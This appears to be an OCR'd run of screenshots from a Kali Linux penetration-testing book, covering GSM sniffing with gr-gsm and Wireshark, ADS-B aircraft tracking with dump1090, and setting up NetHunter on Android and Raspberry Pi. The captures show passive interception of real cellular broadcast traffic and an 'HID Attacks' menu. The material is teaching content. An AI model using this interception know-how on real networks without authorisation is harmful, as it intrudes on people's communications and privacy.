  libboost-program-options1.55.0 libboost-python1.55.0 libboost-regex1.55.0
  libboost-serialization1.55.0 libboost-system1.55.0 libboost-test1.55.0
  libboost-thread1.55.0 libcacard0 libchamplain-0.12-0 libchamplain-gtk-0.12-0
  libclass-accessor-perl libclutter-gst-2.0-0 libcolord-gtk1 libcrypto++6
  libcrypto++9 libdbus-1-dev libdee-1.0-4 libdns100 libebackend-1.2-7
  libedata-cal-1.2-23 libegl1-mesa-drivers libelfg0 libept1.4.12 libespeak1
  libexiv2-13 libfdt1 libfluidsynth1 libfolks-eds25 libfolks-telepathy25
  libfolks25 libfuzzy2 libgdict-1.0-6 libglew1.10 libgphoto2-port10
```


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# grgsm_
grgsm_capture           grgsm_decode            grgsm_livemon_headless
grgsm_channelize        grgsm_livemon           grgsm_scanner
root@kali:~# grgsm_
```



Gr-gsm Livemon
PPM Offset
0.000
Gain
30.000
Frequency
941800000
Data 0
0
-20
-40
-60
-80
-100
-120
-140
Relative Gain (dB)
941.000
941.500
942.000
942.500
Frequency (MHz)



Gr-gsm Livemon
PPM Offset
0.000
Gain
30.000
Frequency
947600000
Data 0
-20
-40
-60
-80
Relative Gain (dB)
946.600
946.700
946.800
946.900
947.000
947.100
947.200



Filter:
WIRESHARK
The World's Most Popular
Version 1.12.6 (Git Rev Unknown
Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
eth0
any
Loopback: lo
nflog
nfqueue
Capture Options
Start a capture with detailed options


Filter: gsmtap
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
410 6.559696000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
411 6.561027000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
412 6.563428000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
413 6.563608000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
414 6.565694000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
415 6.565874000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
416 6.626651000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
417 6.629165000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
418 6.631228000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
419 6.632487000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
420 6.633865000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
421 6.688695000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
422 6.688854000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown
423 6.692349000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
424 6.692515000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown
425 6.695730000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown
426 6.696818000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
427 6.697682000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown
428 6.754927000 127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
429 6.760595000 127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)


2121 36.36861500(127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
2122 36.37137300(127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown
2123 36.37233700(127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1
2124 36.37443700(127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
2125 36.43490600(127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) System Information Type 3
2126 36.43948700(127.0.0.1 127.0.0.1 LAPDm 81 U, func=Unknown(DTAP) (SS)
2127 36.44445200(127.0.0.1 127.0.0.1 GSMTAP 81 (CCCH) (RR) Paging Request Type 1


GSM CCCH - System Information Type 3
L2 Pseudo Length
Protocol Discriminator: Radio Resources Management messages
Message Type: System Information Type 3
Cell Identity - CI (51661)
Location Area Identification (LAI)
Location Area Identification (LAI) - 404/10/617
Mobile Country Code (MCC): India (Republic of) (404)
Mobile Network Code (MNC): Bharti Airtel Ltd., Delhi (10)
Location Area Code (LAC): 0x0269 (617)
Control Channel Description
Cell Options (BCCH)
Cell Selection Parameters
RACH Control Parameters
SI 3 Rest Octets



root@kali:~# git clone https://github.com/antirez/dump1090.git
Cloning into 'dump1090'...
remote: Counting objects: 265, done.
remote: Total 265 (delta 0), reused 0 (delta 0), pack-reused 265
Receiving objects: 100% (265/265), 536.32 KiB | 266.00 KiB/s, done.
Resolving deltas: 100% (147/147), done.
root@kali:~#



File Edit View Search Terminal Help
Hex Flight Altitude Speed Lat Lon Track Messages Seen .
800af4 IGO1702 9975 261 28.447 77.071 103 57 20 sec
Uzbekistan
Kyrgyzstan
Azerbaijan
Turkmenistan
Afghanistan
Iran
Pakistan
New Delhi
Nepal
Bhutan
Bangladesh
India
Myanmar (Burma)
Laos
Thailand
Riyadh
United Arab Emirates
Oman
Yemen
Mumbai
Bengaluru
Bangkok


Chapter 11: Kali in Your Pocket – NetHunters and Raspberries


RaspberryPi Foundation


Image Name	Size	Version	SHA256Sum
RaspberryPi 2 / 3	0.8G	2017.1	4976C446802EE16252954453DC577E2001698492E52DDE47B27B8548C018A686
RaspberryPi	0.8G	2017.1	08B71BCC38615422B57C62AD003FC37E67278A9172C79B7AE7C8B7DCEC684E98
RaspberryPi w/TFT	0.8G	2017.1	8E121F87AE65491C3077172DB65FE2CDB7379BA472810BB338461A947A99AD46






https://www.offensive-security.com/kali-linux-nethunter-download/
Hack The Planet - I...
97K Men's Stand U...
abxx
Hack Forums
Kaotic Creations
techorganic
g0tmi1k:
Tenable Nessus Vul...
Diagn
OFFENSIVE security
Courses
Certifications
Online Labs
Penetration Testing
Projects
Blog
Kali Linux NetHunter Downloads
Kali Linux for Android Mobile Devices
Home > Kali Linux NetHunter Downloads
Current NetHunter Release – v3.0 | NetHunter Documentation
Nexus 4 & 5 Android Phone
Nexus 7 Mini Tablet
Nexus 10 Tablet



6:09
BusyBox
BusyBox
Stephen (Stericson)
3+
INSTALL
10
MILLION
Downloads
4.2
149,505
Tools
Similar
The fastest, most trusted, and #1
BusyBox installer and uninstaller!
READ MORE
Auto Update Busybox
Install Busybox
About BusyBox
Applet Manager



6:10
BUSYBOX
Auto Update Busybox
Applet Manager
Install Busybox
About Busybox
BusyBox v1.27.1-Stericson is installed.
BusyBox is installed to /system/xbin/
Busybox 1.27.1
will be installed to
/system/xbin
Free space in /system/xbin 472.0mb
Smart Install
Please be aware that smart install can only install an applet if it is provided by the binary being installed.
To access the advanced features of Smart Install, touch the arrow above.
Install
Uninstall



2:52
Home
Version: 3.15 (test-keys)
Built by Kali at 2016-09-04 08:38:31 PM GMT+05:30
Home
Kali Chroot Manager
Check App Update
Kali Services
Custom Commands
MAC Changer
VNC Manager
HID Attacks



2:52
Kali Chroot Manager
The Kali chroot
The "chroot" is a full installation of Kali Linux that shares processing, networking, storage, and other resources with Android. It resides in your internal app storage area and requires about 400MB for the minimal core installation.
ADD METAPACKAGES
REMOVE CHROOT
Status:
Sep 19, 2017 2:52:07 PM - Checking for chroot at /data/local/nhsystem/kali-armhf
Sep 19, 2017 2:52:08 PM - An existing Kali chroot directory was found!



2:52
Home
Version: 3.15 (test-keys)
Built by Kali at 2016-09-04 08:38:31 PM GMT+05:30
Home
Kali Chroot Manager
Check App Update
Kali Services
Custom Commands
MAC Changer
VNC Manager
HID Attacks

